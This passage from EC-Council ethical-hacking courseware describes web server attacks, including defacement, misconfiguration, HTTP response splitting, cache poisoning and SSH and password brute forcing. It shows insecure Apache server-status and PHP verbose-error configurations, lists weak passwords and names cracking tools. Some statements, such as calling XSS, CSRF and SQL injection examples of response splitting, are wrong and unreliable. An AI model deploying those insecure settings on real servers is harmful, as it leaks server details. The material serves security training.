


Figure 13.12: Phishing attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Website Defacement


Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website. Hackers break into web servers and alter the hosted website by injecting code to add images, popups, or text to a page in such a manner that the visual appearance of the page changes. In some cases, the attacker may replace the entire website instead of just changing a single page.

Figure 13.13: Screenshot displaying a website defacement attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defaced pages expose visitors to propaganda or misleading information until the unauthorized changes are discovered and corrected. Attackers use a variety of methods, such as MySQL injection, to access a website to deface it. In addition to changing the visual appearance of the target website, attackers deface websites for infecting the computers of visitors by making the website vulnerable to virus attacks. Thus, website defacement not only embarrasses the target organization by changing the appearance of its website but is also intended to harm its visitors.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Misconfiguration

Web server misconfiguration refers to the configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers, such as directory traversal, server intrusion, and data theft. The following are some web server misconfigurations:

- Verbose debug/error messages
- Anonymous or default users/passwords
- Sample configuration and script files
- Remote administration functions
- Unnecessary services enabled
- Misconfigured/default SSL certificates

An Example of a Web Server Misconfiguration

"**Keeping the server configuration secure requires vigilance**"—Open Web Application Security Project (OWASP)

Administrators who configure web servers improperly may leave serious loopholes in the web server, thereby providing an attacker the chance to exploit the misconfigured web server to compromise its security and obtain sensitive information. The vulnerabilities of improperly configured web servers may be related to configuration, applications, files, scripts, or web pages. An attacker searches for such vulnerable web servers to launch attacks. The misconfiguration of a web server provides the attacker a path to enter the target network of an organization. These loopholes in the server can also help an attacker bypass user

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

authentication. Once detected, these problems can be easily exploited and may result in the total compromise of a website hosted on the target web server.

As shown in the below figure, the configuration may allow anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed.

```
<Location /server-status>
SetHandler server-status
</Location>
```


Figure 13.14: Screenshot displaying the httpd.conf file on an Apache server

As shown in the below figure, the configuration may give verbose error messages.

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Figure 13.15: Screenshot displaying the php.ini file

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



HTTP Response-Splitting Attack

An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code. It involves adding header response data into the input field so that the server splits the response into two responses. This type of attack exploits vulnerabilities in input validation. Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language (SQL) injection are examples of this type of attack. In this attack, the attacker controls the input parameter and cleverly constructs a request header that elicits two responses from the server. The attacker alters a single request to appear as two requests by adding header response data into the input field. The web server, in turn, responds to each request. The attacker can pass malicious data to a vulnerable application, and the application includes the data in an HTTP response header. The attacker can control the first response to redirect the user to a malicious website, whereas the web browser will discard other responses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.16: HTTP Response-Splitting attack

Example of an HTTP Response-Splitting Attack

In this example, the attacker sends a response-splitting request to the web server. The server splits the response into two and sends the first response to the attacker and the second response to the victim. After receiving the response from the web server, the victim requests service by providing credentials. Simultaneously, the attacker requests for the index page. Subsequently, the web server sends the response to the victim's request to the attacker, and the victim remains uninformed.





Figure 13.17: Example of an HTTP response-splitting attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Cache Poisoning Attack

Web cache poisoning damages the reliability of an intermediate web cache source. In this attack, an attacker swaps cached content for a random URL with infected content. Users of the web cache source may unknowingly use the poisoned content instead of the true and secured content when requesting the required URL through the web cache.

An attacker forces the web server's cache to flush its actual cache content and sends a specially crafted request to store in the cache. In this case, all the users of that web server cache will receive malicious content until the servers flush the web cache. Web cache poisoning attacks are possible if the web server and application have HTTP response-splitting flaws.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.18: Web cache poisoning attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SSH Brute Force Attack

Attackers use SSH protocols to create an encrypted SSH tunnel between two hosts to transfer unencrypted data over an insecure network. Usually, SSH runs on TCP port 22. To perform an attack on SSH, an attacker scans the entire SSH server using bots (performs a port scan on TCP port 22) to identify possible vulnerabilities. With the help of a brute-force attack, the attacker obtains login credentials to gain unauthorized access to an SSH tunnel. An attacker who obtains the login credentials of SSH can use the same SSH tunnels to transmit malware and other means of exploitation to victims without being detected. Attackers use tools such as Nmap and Ncrack on a Linux platform to perform an SSH brute-force attack.





Figure 13.19: SSH Brute Force attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Password Cracking

An attacker attempts to exploit weaknesses to hack well-chosen passwords. The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, and so on. The attacker mainly targets the following through web server password cracking:

- SMTP and FTP servers
- Web shares
- SSH tunnels
- Web form authentication

Attackers use different methods such as social engineering, spoofing, phishing, a Trojan horse or virus, wiretapping, and keystroke logging to perform web server password cracking. In many hacking attempts, the attacker starts with password cracking to prove to the web server that they are a valid user.

Web Server Password Cracking Techniques

Password cracking is the most common method of gaining unauthorized access to a web server by exploiting flawed and weak authentication mechanisms. Once the password is cracked, an attacker can use the password to launch further attacks.


We present some details of various tools and techniques used by attackers to crack passwords. Attackers can use password cracking techniques to extract passwords from web servers, FTP servers, SMTP servers, and so on. They can crack passwords either manually or with automated tools such as THC Hydra, Ncrack, and RainbowCrack.

